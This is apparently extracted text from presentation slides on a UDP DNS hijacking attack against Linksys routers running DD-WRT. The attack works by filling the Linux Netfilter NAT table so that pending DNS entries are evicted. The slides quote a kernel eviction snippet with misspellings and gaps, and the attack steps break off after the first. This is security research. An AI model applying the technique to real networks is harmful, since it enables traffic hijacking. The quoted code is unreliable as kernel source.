
Linksys router with DD-WRT



HOW IT STARTED: MARCH 2022



Linksys router with DD-WRT



UDP DNS HIJACKING ATTACK

Linux Netfilter evicts temporary (“unassured”) entries at random when the NAT table becomes full:

- Including UDP entries where a reply has not yet been seen
- Including DNS requests!

Linux Netfilter eviction behavior:

```
if (nf_contrack_max && unlikely(ct_count > nf_contrack_max)) {
    if (!early_drop(net, hash)) {
        if (!contrack_gc_work.early_drop)
            contrack_gc_work.early_drop = true;
        atomic_dec(&cnet->count);
        net_warn_ratelimited("nf_contrack: table full, dropping packet\n");
        return ERR_PTR(-ENOMEM);
    }
}
...
static ninline int early_drop(struct net *net, unsigned int hash)
{
    unsigned int i, bucket;


    for (i = 0; i < NF_CT_EVICTION_RANGE; i++) {
        struct hlist_nulls_head *ct_hash;
        unsigned int hsize, drops;

        rcu_read_lock();
        nf_contrack_get_ht(&ct_hash, &hsize);
        if (!i)
            bucket = reciprocal_scale(hash, hsize);
        else
            bucket = (bucket + 1) % hsize;

        drops = early_drop_list(net, &ct_hash[bucket]);
    }
}
```

UDP DNS HIJACKING ATTACK


1. Victim makes a DNS request through the NAT



UDP DNS HIJACKING ATTACK

Flush Cycle

